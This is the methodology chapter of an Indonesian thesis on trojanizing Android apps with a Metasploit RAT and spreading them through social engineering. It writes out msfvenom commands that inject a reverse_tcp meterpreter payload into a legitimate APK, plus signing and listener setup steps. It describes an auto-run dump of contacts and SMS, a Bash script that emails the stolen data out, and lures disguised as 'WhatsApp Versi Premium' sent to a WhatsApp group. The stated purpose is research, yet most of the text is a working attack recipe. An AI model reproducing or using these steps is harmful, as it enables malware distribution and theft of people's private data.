BAB III
METODOLOGI PENELITIAN

3.1 Tahapan Penelitian

Tahapan penelitian dijelaskan secara rinci mulai dari proses identifikasi masalah hingga tahap analisis hasil. Setiap tahapan dirancang dengan tujuan yang terdefinisi secara jelas, sehingga rangkaian penelitian ini diharapkan mampu memberikan kontribusi signifikan bagi pengembangan pengetahuan pada bidang yang dikaji sebagaimana ditunjukkan pada Gambar 3.1.

Gambar 3.1 Tahapan Penelitian

3.2 Identifikasi Masalah

Tahap identifikasi masalah menjadi langkah awal yang penting dalam proses penelitian, dengan tujuan merumuskan isu utama yang akan dianalisis dan dipecahkan. Tinjauan literatur menunjukkan bahwa pemanfaatan *Remote Access Trojan* (RAT) pada perangkat *Android* umumnya masih mengandalkan pendekatan manual, sehingga serangan yang dihasilkan kurang efisien dan belum sepenuhnya mencerminkan kondisi nyata. Di sisi lain, teknik *social engineering* terbukti efektif dalam menyebarkan RAT dengan mengeksploitasi kelemahan psikologis pengguna, namun integrasi sistematis antara aspek teknis RAT dan strategi distribusi berbasis *social engineering* masih jarang dibahas secara mendalam.

Selain itu, ditemukan keterbatasan berupa absennya mekanisme *auto exploit* dan *automatic reporting* yang mampu mengekstraksi sekaligus mengirimkan data secara otomatis kepada penyerang setelah RAT aktif dijalankan. Oleh karena itu, penelitian ini difokuskan pada perancangan model eksploitasi *Android* yang mengintegrasikan RAT dengan *social engineering* serta dilengkapi mekanisme otomatisasi, sehingga menghasilkan skenario serangan yang lebih realistis, efisien, dan kompleks baik dari sisi teknis maupun perspektif keamanan informasi.

3.3 Desain Eksperimen

3.3.1 Hipotesis

Hipotesis yang digunakan dalam penelitian ini adalah, bahwa integrasi *Remote Access Trojan (RAT)* dengan teknik *social engineering* dapat menghasilkan model eksploitasi pada perangkat *Android* yang lebih efektif, karena *payload* yang disisipkan melalui aplikasi palsu mampu diaktifkan oleh pengguna melalui proses rekayasa sosial. Penambahan mekanisme *auto exploitation* juga diduga dapat meningkatkan efisiensi proses eksploitasi dengan mengotomatisasi pengambilan data begitu koneksi RAT terbentuk, sehingga eksploitasi dapat berjalan tanpa memerlukan intervensi manual dari penyerang.

Pada penelitian terdahulu terkait Remote Access Trojan (RAT), mekanisme pengujian umumnya dilakukan secara eksperimental dalam lingkungan terkontrol dengan fokus pada keberhasilan koneksi, eksekusi perintah, dan pengambilan data dari perangkat target melalui tahapan distribusi hingga eksploitasi. Namun, proses post-exploitation masih banyak dilakukan secara manual sehingga kurang efisien dan berpotensi menimbulkan inkonsistensi hasil. Oleh karena itu, penelitian ini

mengembangkan mekanisme pengujian dengan menambahkan otomatisasi pada tahap eksploitasi dan pelaporan, sehingga proses menjadi lebih sistematis, terukur, dan konsisten.

3.3.2 Variabel Penelitian

Jenis penelitian pada dasarnya merupakan cara ilmiah yang dibuat untuk mendapatkan data dengan tujuan dan kegunaan tertentu, serta pada penelitian ini didasarkan pada ciri-ciri keilmuan yang rasional, empiris, dan sistematis. Variabel dalam penelitian ini adalah model integrasi *Remote Access Trojan* (RAT) dan t*eknik social engineering* yang digunakan untuk eksploitasi perangkat *Android* dengan penambahan mekanisme *auto exploitation*.

3.4 Studi Literatur

Studi literatur ini dilakukan dengan menelaah berbagai penelitian yang membahas teknik eksploitasi perangkat *Android* menggunakan *Remote Access Trojan* (RAT) serta penyebarannya melalui metode *social engineering*. Kajian tersebut mencakup analisis pemanfaatan *Metasploit Framework* dan modul *msfvenom* dalam pembuatan *payload* berbahaya, penyisipan RAT ke dalam aplikasi *Android* yang sah, serta mekanisme distribusi melalui strategi rekayasa sosial seperti *phishing* dan aplikasi palsu. Selain itu, literatur juga menyoroti keterbatasan eksploitasi manual pada RAT yang mendorong perlunya pengembangan mekanisme otomatisasi, khususnya pada proses *auto exploit* dan *automatic reporting*.

3.5 Perencanaan

Penelitian ini dirancang dengan memanfaatkan perangkat mobile berbasis Android, yang dipilih karena mencerminkan kondisi aktual perangkat modern yang masih berpotensi dieksploitasi melalui penyisipan *payload* oleh *Remote Access Trojan* (RAT). Pemilihan versi tersebut juga dimaksudkan agar penelitian lebih relevan dengan lingkungan penggunaan *Android* saat ini.

Penelitian ini dilaksanakan melalui dua skenario pengujian, yaitu pada jaringan lokal (*Local Area Network/LAN*) dan pada jaringan publik secara real. Pengujian pada jaringan lokal dilakukan dalam lingkungan laboratorium terkontrol guna memastikan setiap tahapan eksperimen dapat diamati dan dianalisis secara sistematis tanpa gangguan eksternal. Sementara itu, pengujian pada jaringan publik dilakukan untuk mensimulasikan kondisi operasional yang lebih nyata, sehingga dapat mengevaluasi performa sistem dalam situasi yang menyerupai penggunaan di dunia nyata.

Meskipun pengujian dilakukan pada jaringan publik, seluruh proses tetap dirancang dengan mempertimbangkan aspek etika, keamanan, dan pembatasan ruang lingkup penelitian. Pendekatan ini bertujuan untuk memperoleh perbandingan hasil antara lingkungan terkontrol dan lingkungan real, sekaligus memastikan bahwa seluruh aktivitas penelitian tetap berada dalam batasan yang telah ditetapkan.

Sebagai bentuk simulasi proses *social engineering*, aplikasi yang telah dimodifikasi dengan *Remote Access Trojan* didistribusikan melalui sebuah grup *WhatsApp* yang terdiri dari sepuluh anggota. *Grup* tersebut disimulasikan sebagai

representasi lingkungan komunikasi sosial yang umum digunakan oleh masyarakat. Pemilihan jumlah anggota ini dimaksudkan untuk memberikan gambaran skala kecil mengenai efektivitas pesan *social engineering* dalam mempengaruhi pengguna untuk melakukan interaksi lanjutan, seperti membuka tautan atau menjalankan aplikasi yang dibagikan.

Sebagai *server* penyerang, digunakan komputer dengan sistem operasi Kali Linux yang menjalankan *Metasploit Framework* dan modul *msfvenom*. Konfigurasi ini dimanfaatkan untuk membangun *payload* berbahaya, mengatur *listener*, sekaligus mengelola seluruh proses eksploitasi pada perangkat korban. Kali *Linux* dipilih karena menyediakan berbagai *penetration tools* yang terintegrasi dan mendukung simulasi serangan secara komprehensif.

Penelitian ini tidak bertujuan untuk menciptakan celah keamanan baru maupun menginspirasi tindakan peretasan, melainkan untuk memahami dan memodelkan pola serangan yang telah ada secara sistematis dalam lingkungan yang terkontrol. Seluruh skenario yang dikembangkan dalam penelitian ini memanfaatkan teknik dan kerentanan yang sudah dikenal dalam literatur keamanan siber, seperti penggunaan *Remote Access Trojan* (RAT) dan *social engineering*, tanpa memperkenalkan eksploitasi baru terhadap sistem keamanan Android. Dari sisi keamanan, penelitian ini justru memberikan kontribusi dalam meningkatkan kesadaran terhadap potensi ancaman yang bersifat nyata, khususnya terkait bagaimana otomatisasi eksploitasi dapat mempercepat proses pengambilan data tanpa intervensi manual. Selain itu, seluruh pengujian dilakukan dengan mempertimbangkan aspek etika, menggunakan perangkat uji yang dikendalikan,


serta tidak melibatkan pihak yang tidak berwenang. Dengan demikian, penelitian ini lebih berfungsi sebagai sarana edukasi dan evaluasi risiko, sehingga dapat digunakan sebagai dasar dalam pengembangan strategi mitigasi dan peningkatan literasi keamanan digital, bukan sebagai alat untuk memfasilitasi aktivitas peretasan.

3.6 Implementasi

Model ancaman dalam penelitian ini menggambarkan skenario serangan yang melibatkan aktor penyerang yang memanfaatkan teknik *social engineering* untuk memanipulasi pengguna agar menginstal aplikasi berbahaya berbasis *Remote Access Trojan* (RAT). Target serangan adalah perangkat *Android* milik pengguna yang memiliki akses terhadap data sensitif seperti kontak dan pesan singkat. *Vektor* serangan yang digunakan berupa distribusi aplikasi melalui media komunikasi seperti pesan *instan*, yang kemudian memicu eksekusi payload dan pembentukan koneksi dengan server pengendali. Setelah koneksi terbentuk, penyerang memanfaatkan mekanisme *auto exploitation* untuk mengeksekusi perintah secara otomatis dan melakukan ekstraksi data, yang selanjutnya dikirim melalui sistem pelaporan otomatis. Dampak dari ancaman ini meliputi kebocoran data pribadi serta potensi penyalahgunaan informasi oleh pihak tidak berwenang.

Tahapan penelitian ini dimulai dari penggunaan aplikasi asli dan pembuatan RAT, kemudian melalui proses penggabungan aplikasi hingga terbentuk *Trojan Horse Apk*. Setelah itu dilakukan proses *signing*, dilanjutkan dengan tahapan *social engineering* terhadap target atau korban, sehingga RAT dapat dieksekusi melalui

auto exploit dan menghasilkan keluaran akhir berupa *reporting*. Alur lengkap tahapan penelitian tersebut ditunjukkan pada Gambar 3.2.



Gambar 3. 2 Implementasi

3.6.1 Aplikasi Asli

Tahap pertama dalam proses ini dimulai dengan menyiapkan aplikasi asli (*genuine application*) yang berfungsi sebagai wadah untuk penyisipan kode berbahaya. Pemilihan aplikasi sah dilakukan karena aplikasi tersebut sudah memiliki reputasi dan kepercayaan dari pengguna, sehingga lebih mudah menarik perhatian korban agar bersedia mengunduh serta memasangnya di perangkat mereka. Dengan memanfaatkan aplikasi legal sebagai media, pelaku dapat menyamarkan keberadaan *troja*n sehingga aktivitas berbahaya yang tertanam di dalamnya tidak segera teridentifikasi.

3.6.2 RAT

Pada tahap ini dilakukan proses pembuatan aplikasi berbahaya berupa *trojan* dengan memanfaatkan *msfvenom*, yakni salah satu modul dalam *metasploit framework* yang dirancang untuk menghasilkan *payload* berbahaya dalam berbagai format. Salah satu format yang umum digunakan adalah berkas APK,

yang dapat dijalankan pada sistem operasi *Android. Payload* yang dihasilkan melalui mekanisme ini memiliki peran sentral sebagai kode jahat yang difungsikan untuk membentuk koneksi balik (*reverse connection*) dari perangkat target menuju *server* milik penyerang.

Melalui koneksi tersebut, penyerang memperoleh akses kendali jarak jauh terhadap perangkat korban, sehingga mampu menjalankan berbagai aktivitas berisiko, termasuk mengakses data sensitif, memantau komunikasi, hingga memanfaatkan sumber daya perangkat. Secara teknis, pembuatan *trojan* dilakukan dengan mengeksekusi perintah *msfvenom* sebagaimana ditunjukan pada Gambar 3.2.

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=<IP_Attacker> LPORT=<Port> -o trojan.apk
```

Gambar 3. 3 Proses *Build* Aplikasi RAT

Perintah tersebut mengandung sejumlah parameter utama. Bagian *-p android/meterpreter/reverse_tcp* menunjukkan jenis *payload* yang ditujukan untuk *platform Android* dengan metode koneksi balik berbasis TCP. Parameter LHOST diisi dengan alamat IP penyerang sebagai tujuan koneksi, sementara LPORT digunakan untuk menentukan nomor port yang menjadi jalur komunikasi.

Adapun *-o trojan.apk* berfungsi menyimpan hasil *payload* ke dalam sebuah berkas APK dengan nama *trojan.apk*. Dengan sintaks tersebut, *msfvenom* menghasilkan aplikasi *Android* yang secara tampilan menyerupai berkas instalasi biasa, namun sesungguhnya telah disusupi kode berbahaya.

3.6.3 Gabungkan Apk

Pada tahap ini dilakukan penggabungan aplikasi Android asli dengan komponen *Remote Access Trojan* (RAT) menggunakan utilitas msfvenom melalui mekanisme *template injection* dengan parameter -x. Proses ini dilakukan menggunakan perintah *msfvenom -x aplikasi_target.apk -p android/meterpreter/reverse_tcp LHOST=192.168.1.30 LPORT=4444 -o apk_inject.apk*, dimana berkas aplikasi_target.apk digunakan sebagai *template* agar struktur, tampilan, dan fungsionalitas utama aplikasi tetap dipertahankan setelah modifikasi. Melalui mekanisme tersebut, *payload* tidak dibuat sebagai aplikasi terpisah, melainkan disisipkan langsung ke dalam aplikasi yang secara visual tampak sah bagi pengguna.

Payload yang digunakan adalah android/meterpreter/reverse_tcp, yang dirancang untuk membangun koneksi balik (*reverse connection*) dari perangkat target ke sistem pengendali ketika aplikasi hasil injeksi dijalankan. Parameter LHOST dan LPORT berfungsi untuk menentukan alamat IP dan port tujuan koneksi, yang dalam konteks penelitian ini merepresentasikan server pengujian yang digunakan untuk mengamati aktivitas serta perilaku *Trojan*. Dengan pendekatan koneksi balik ini, komunikasi tetap dapat terjalin meskipun perangkat target berada di balik mekanisme keamanan jaringan seperti NAT atau *firewall*, karena inisiasi koneksi dilakukan dari sisi perangkat target. Hasil dari proses ini berupa berkas apk_inject.apk, yaitu aplikasi yang secara fungsional menyerupai aplikasi asli namun telah mengandung mekanisme komunikasi tersembunyi yang dapat dianalisis lebih lanjut dalam lingkungan penelitian yang terkontrol.

3.6.4 *Trojan Horse*

Setelah proses penggabungan aplikasi selesai dilaksanakan, terbentuklah sebuah aplikasi baru yang secara fungsional telah mengalami modifikasi. Aplikasi tersebut tetap mempertahankan tampilan serta fitur sebagaimana versi aslinya, sehingga pengguna tidak menyadari adanya perubahan mencurigakan. Akan tetapi, dibalik antarmuka yang tampak normal tersebut, telah tersisipkan kode berbahaya dari aplikasi jahat yang berfungsi sebagai *Trojan Horse*. Kode ini memberi kemampuan tambahan bagi aplikasi untuk melakukan aktivitas tersembunyi, misalnya mengakses data pribadi, mengirimkan informasi ke pihak lain, atau mengeksekusi instruksi tertentu sesuai kendali penyerang.

Dengan demikian, aplikasi hasil rekayasa ini tidak hanya berjalan layaknya aplikasi resmi, tetapi juga menyimpan ancaman serius terhadap keamanan maupun privasi pengguna. Namun, APK yang dihasilkan belum dapat langsung dipasang ke perangkat karena belum memiliki tanda tangan digital. Oleh karena itu, dilakukan proses *signing* menggunakan *jarsigner* atau *apksigner* agar aplikasi memiliki sertifikat *digital* yang valid dan dapat diinstal secara normal pada sistem *Android*.

3.6.5 Signing

Signing APK merupakan proses pemberian tanda tangan *digital* pada *file* APK dengan menggunakan sertifikat (*keystore*) yang sah. Agar file APK bisa dipasang pada perangkat *Android*, maka dibutuhkan tanda tangan digital yang valid. Oleh karena itu, membuat *keystore* menggunakan perintah *keytool -genkey*.

Keystore ini berfungsi sebagai sertifikat digital yang digunakan pada proses penandatanganan aplikasi.

Pembuatan *keystore* dilakukan menggunakan perintah keytool -genkey -v -keystore my-release-key.jks -alias aliasku -keyalg RSA -keysize 2048 -validity 10000. Perintah ini menghasilkan pasangan kunci kriptografi publik dan privat dengan algoritma RSA berukuran 2048 bit yang umum digunakan sebagai standar keamanan. Sertifikat yang dihasilkan bersifat *self-signed* dengan masa berlaku yang panjang dan berfungsi sebagai identitas pengembang aplikasi yang akan dikenali serta diverifikasi oleh sistem *Android* saat proses instalasi berlangsung.

Setelah *keystore* tersedia, file APK yang masih dalam kondisi unsigned ditandatangani menggunakan perintah *apksigner sign --ks my-release-key.jks --ks-key-alias aliasku apk_unsigned.apk*. Proses penandatanganan ini memanfaatkan kunci privat yang tersimpan di dalam *keystore* untuk menyematkan tanda tangan digital ke dalam struktur aplikasi. Dengan adanya tanda tangan tersebut, sistem *Android* dapat mendeteksi setiap perubahan yang terjadi pada berkas aplikasi dan memastikan bahwa aplikasi berasal dari sumber yang sama serta tidak mengalami modifikasi yang tidak sah

3.6.6 *Social Engineering*

Setelah *file* APK yang telah disisipi *payload* berhasil ditandatangani dan siap dipasang, tahap selanjutnya adalah proses penyebaran melalui teknik *social engineering* (rekayasa sosial). Strategi yang digunakan adalah *payload masquerading*, yaitu menyamarkan file *payload* agar terlihat seperti aplikasi yang sah, menarik, serta familiar bagi target.

Teknik social engineering yang digunakan dalam penelitian ini adalah melalui media WhatsApp, dengan memanfaatkan karakteristik komunikasi yang bersifat langsung, personal, dan memiliki tingkat kepercayaan tinggi antar pengguna. Pendekatan ini dilakukan dengan menyebarkan pesan yang dikemas menyerupai informasi atau aplikasi yang relevan dan menarik bagi target, sehingga mendorong pengguna untuk melakukan interaksi lebih lanjut, seperti membuka pesan atau menginstal file yang dikirimkan.

Pemilihan WhatsApp sebagai media distribusi didasarkan pada tingkat penggunaannya yang sangat luas serta posisinya sebagai salah satu platform komunikasi utama dalam kehidupan sehari-hari. Kondisi ini menjadikan WhatsApp relevan untuk merepresentasikan pola komunikasi digital masyarakat, khususnya dalam konteks pertukaran informasi dan distribusi file. Secara ilmiah, penggunaan WhatsApp dapat dianggap representatif karena mampu menggambarkan perilaku nyata pengguna dalam menerima dan merespons pesan digital, terutama yang berkaitan dengan aspek kepercayaan dan interaksi sosial. Namun demikian, penelitian ini tetap memiliki keterbatasan karena hanya menggunakan satu platform, sehingga hasilnya tidak dapat digeneralisasi secara menyeluruh terhadap seluruh media distribusi digital.

Penyamarannya dilakukan melalui pemberian nama sesuai jenis aplikasi yang digemari target (misalnya "*WhatsApp Versi Premium*", "*Update Instagram* Terbaru" atau "Aplikasi Kalender Akademik"), serta menyertakan ikon (*icon*) dan deskripsi aplikasi asli sehingga target tidak menyadari bahwa *file* tersebut telah dimodifikasi. Untuk meningkatkan efektivitas serangan, menyebarkan *file* APK

dilakukan melalui media yang umum digunakan seperti *WhatsApp, Telegram* atau *Email.*

3.6.7 *Victim*

Setelah aplikasi *Trojan* selesai dimodifikasi dan diberi tanda tangan *digital*, langkah berikutnya adalah melakukan konfigurasi *Metasploit Framework* agar mampu menerima koneksi balik (*reverse connection*) dari perangkat target. Proses ini dimulai dengan menjalankan *Metasploit* melalui perintah *msfconsole*, yang berfungsi membuka antarmuka konsol sebagai pusat pengendalian eksploitasi.

Pada tahap selanjutnya, penyerang memilih modul *exploit/multi/handler* yang berperan sebagai listener untuk menangani koneksi masuk dari perangkat korban. Modul ini kemudian dikonfigurasi agar sesuai dengan jenis *payload* yang digunakan, misalnya *android/meterpreter/reverse_tcp*, yang sebelumnya telah disisipkan ke dalam aplikasi berbahaya saat pembuatan menggunakan *msfvenom*. Konfigurasi dilanjutkan dengan menetapkan parameter alamat IP (LHOST) serta port komunikasi (LPORT) yang harus sesuai dengan informasi yang telah ditanamkan di dalam aplikasi *Trojan*.

Alamat IP dapat berupa IP lokal maupun publik, sementara port berfungsi sebagai saluran komunikasi yang dibuka penyerang untuk menerima koneksi balik dari korban. Setelah seluruh parameter ditentukan, *listener* dijalankan menggunakan perintah *exploit* atau *run*. Ketika korban membuka aplikasi yang telah dimodifikasi, *payload* akan otomatis mengirimkan permintaan koneksi balik ke server penyerang. Apabila proses ini berhasil, *Metasploit* akan menampilkan

notifikasi terbentuknya sesi *meterpreter*, yang menjadi indikasi bahwa perangkat korban telah terhubung dengan *server* penyerang.

3.6.8 *Auto Exploit*

Pada tahap ini, proses *auto-exploit* diarahkan untuk mengekstraksi data pribadi berupa daftar kontak dan pesan singkat (SMS) dari perangkat korban. Mekanisme tersebut dijalankan dengan menambahkan instruksi khusus ke dalam berkas *resource script* yang berfungsi mengotomatisasi eksekusi perintah begitu koneksi meterpreter berhasil terbentuk. Instruksi yang ditambahkan berupa perintah *dump_contacts* dan *dump_sms*, yang keduanya akan dijalankan secara otomatis tanpa memerlukan campur tangan manual dari penyerang.

Melalui pendekatan ini, sistem secara langsung dapat mengambil seluruh data kontak dan pesan yang tersimpan pada perangkat korban, lalu menyimpannya ke dalam direktori *loot* milik *Metasploit*. Tahapan ini menunjukkan bahwa integrasi *script* tambahan dalam skema *auto-exploit* tidak hanya mempercepat jalannya proses eksploitasi, tetapi juga meningkatkan efisiensi serta konsistensi dalam pengumpulan informasi sensitif dari perangkat target.

Pemilihan data kontak dan SMS sebagai objek dalam penelitian ini didasarkan pada pertimbangan relevansi, aksesibilitas, dan representasi terhadap data sensitif pada perangkat Android. Kontak dan SMS merupakan jenis data pribadi yang umum dimiliki oleh setiap pengguna serta memiliki nilai informasi yang tinggi karena dapat mencerminkan jaringan sosial dan pola komunikasi pengguna. Selain itu, kedua jenis data ini memiliki mekanisme akses yang jelas

melalui sistem perizinan (permission) Android, sehingga memungkinkan pengukuran efektivitas eksploitasi secara terstruktur dan terukur.

Dari sisi metodologis, penggunaan kontak dan SMS juga bertujuan untuk membatasi ruang lingkup penelitian agar tetap terfokus, terkontrol, dan sesuai dengan prinsip etika penelitian. Dengan demikian, pemilihan kedua data tersebut dinilai representatif untuk menggambarkan potensi dampak serangan Remote Access Trojan (RAT) tanpa harus mengakses seluruh jenis data sensitif yang lebih kompleks.

3.6.9 *Reporting*

Tahap reporting dilaksanakan dengan memanfaatkan sebuah script berbasis Bash yang dirancang untuk memantau direktori penyimpanan hasil dump kontak dan SMS, yaitu /home/roize. Pemantauan dilakukan melalui perintah inotifywait, yang berfungsi mendeteksi secara *real-time* setiap kali Metasploit menghasilkan file baru dari eksekusi perintah *dump_contacts* maupun *dump_sms.*

Ketika file baru terdeteksi, sistem secara otomatis mengeksekusi instruksi untuk mengirimkan laporan ke alamat email yang telah ditentukan. Proses pengiriman tersebut dilakukan melalui protokol SMTP menggunakan perintah mail, dengan autentikasi berbasis akun *Gmail* dan *App Password*. Dalam pengembangannya, *script* dimodifikasi agar mampu melampirkan dua file sekaligus—yakni hasil *dump contacts* dan *dump sms*—dalam satu kali pengiriman. Strategi ini bertujuan untuk menghindari pengiriman *email* berulang, sehingga laporan menjadi lebih ringkas, efisien, dan mudah dianalisis.

Dengan mekanisme tersebut, setiap kali *Metasploit* menghasilkan data baru dari perangkat target, file segera dideteksi, digabungkan, lalu dikirim secara otomatis dalam bentuk laporan *email*. Proses ini tidak hanya memastikan data terdokumentasi dengan baik, tetapi juga menjamin peneliti dapat segera menerima serta meninjau hasil eksploitasi tanpa harus melakukan *transfer* manual. Oleh karena itu, tahap *reporting* memiliki peran krusial dalam menjaga kecepatan, keteraturan, dan keandalan dokumentasi hasil penelitian.

Pencegahan RAT dapat dilakukan dengan meningkatkan kewaspadaan pengguna terhadap teknik social engineering. Pengguna disarankan hanya menginstal aplikasi dari sumber resmi dan menghindari file mencurigakan. Selain itu, penting untuk mengelola izin aplikasi secara selektif dan tidak memberikan akses yang tidak relevan. Penggunaan fitur keamanan seperti pembaruan sistem dan proteksi aplikasi juga perlu diaktifkan. Pemantauan aktivitas perangkat secara berkala dapat membantu mendeteksi indikasi serangan lebih awal. Dengan langkah tersebut, risiko infeksi RAT dapat diminimalkan secara efektif.

3.7 Matriks Pengukuran Efektivitas *Social Engineering* dan *Auto Exploit*

Matriks pengukuran disusun sebagai instrumen penelitian yang digunakan untuk menilai tingkat efektivitas teknik *social engineering* dan mekanisme *auto exploit* yang dikembangkan. Pengukuran yang dilakukan mencakup keberhasilan *Remote Access Trojan* RAT dalam menjalankan perintah sesuai skenario yang telah ditentukan serta tingkat efektivitas teknik *social engineering* dalam mempengaruhi atau memperdaya target.

3.7.1 Matriks Efektivitas *Social Engineering*

Pengukuran efektivitas social engineering dirancang menggunakan dua parameter utama, yaitu *Click Through Rate* (CTR) dan *Install Rate*. Kedua parameter tersebut dijadikan sebagai indikator kuantitatif untuk menilai sejauh mana skenario yang disusun mampu mempengaruhi perilaku target, mulai dari tahap membuka atau mengakses pesan hingga melakukan tindakan lanjutan berupa interaksi dan instalasi file APK yang dibagikan.

a. *Click-through Rate* (CTR)

Click Through Rate (CTR) atau juga sering disebut clickstream rate adalah jumlah impresi (interaksi kontak awal dengan pengguna) yang berhasil dalam membuat pengguna mengklik tautan ke website terkait.

Dalam mengukur *Click Through Rate* (CTR), maka digunakan rumus dalam persamaan 1 berikut:

$$CTR = \frac{Korban\ yang\ mengklik}{Total\ target}\ x\ 100\% \quad (1)$$

Semakin besar nilai *Click Through Rate* (CTR) yang diperoleh, maka semakin tinggi tingkat interaksi pengguna. Klasifikasi tingkat efektivitas CTR disajikan pada tabel 3.1

Tabel 3.1 Klasifikasi *Click Through Rate (CTR)* Chaffey & Ellis-Chadwick (2019)

No	Interval	Kategori
1	51-100 %	Sangat Tinggi
2	31-50%	Tinggi
3	11-30%	Rata-Rata
4	≤10	Rendah

b. Install Rate

Install Rate merupakan ukuran yang menggambarkan seberapa besar tingkat keberhasilan sebuah aplikasi, *file*, atau *payload* berbahaya terpasang

pada perangkat target dibandingkan dengan jumlah keseluruhan pengguna yang menerima file tersebut. Matriks ini digunakan untuk menilai efektivitas proses penyebaran *malware*, karena semakin tinggi rasio instalasi maka semakin berhasil metode distribusi yang digunakan, baik melalui rekayasa sosial maupun mekanisme penyebaran lainnya.

Dalam mengukur *Install Rate*, maka digunakan dalam rumus persamaan 2 berikut:

$$Install\ Rate = \frac{Korban\ yang\ menginstal\ APK}{Total\ target}\ x\ 100\% \quad (2)$$

Semakin besar nilai *Install Rate* yang diperoleh, maka semakin tinggi tingkat tingkat ketertarikan pengguna untuk melakukan instalasi aplikasi. Klasifikasi *Install Rate* disajikan pada tabel 3.2

Tabel 3.2 Klasifikasi Install Rate (Bendle dkk., 2021)

No	Interval	Kategori	Interpretasi
1	>45%	Sangat Tinggi	Aplikasi sangat menarik dan memiliki tingkat konversi yang sangat baik
2	30-44,99%	Tinggi	Tingkat konversi instalasi tinggi
3	15-29,99%	Sedang	Aplikasi cukup menarik bagi pengguna
4	1-14,99	Rendah	Minat instalasi pengguna rendah

3.7.2 Matriks Efektivitas *Auto Exploit*

Pengukuran efektivitas *Auto Exploit* disusun sebagai instrumen untuk mengukur tingkat keberhasilan mekanisme eksploit otomatis yang telah dirancang. Selain itu pengukuran ini digunakan untuk menilai apakah system mampu menjalankan perintah otomatis setelah koneksi antar perangkat target dan server pengendali berhasil terbentuk.

a. *Session Creation Rate*

Session Creation Rate (SCR) merupakan matriks yang digunakan untuk mengukur laju pembuatan sesi baru dalam jaringan pada interval waktu tertentu. Metrik ini mengikuti model dasar pengukuran keamanan berbasis frekuensi atau *rate* yang direkomendasikan dalam standar ISO/IEC 27004 (2009)

Dalam praktiknya, SCR banyak digunakan pada sistem *firewall* dan IDS/IPS sebagai indikator operasional untuk mendeteksi anomali trafik. *Session creation rate* dapat dijadikan parameter untuk menilai beban *firewall* sekaligus mendeteksi potensi serangan atau aktivitas abnormal pada jaringan.

b. Kecepatan Pengambilan Kontak

Kecepatan pengambilan kontak adalah metrik untuk mengukur waktu yang dibutuhkan sistem dalam mengekstraksi seluruh data kontak dari perangkat *Android* setelah akses diperoleh. Pengukuran dilakukan dari saat perintah dijalankan hingga data kontak berhasil dikumpulkan. Metrik ini dinyatakan dalam satuan waktu (detik) dan digunakan untuk menilai efisiensi serta kinerja sistem, yang dipengaruhi oleh jumlah kontak, spesifikasi perangkat, dan versi sistem operasi.

c. Kecepatan Pengambilan SMS

Kecepatan pengambilan SMS merupakan metrik untuk mengukur waktu yang dibutuhkan sistem dalam mengekstraksi seluruh data pesan singkat (SMS) dari perangkat *Android* setelah akses berhasil diperoleh. Pengukuran dilakukan sejak perintah dijalankan hingga data SMS berhasil dikumpulkan.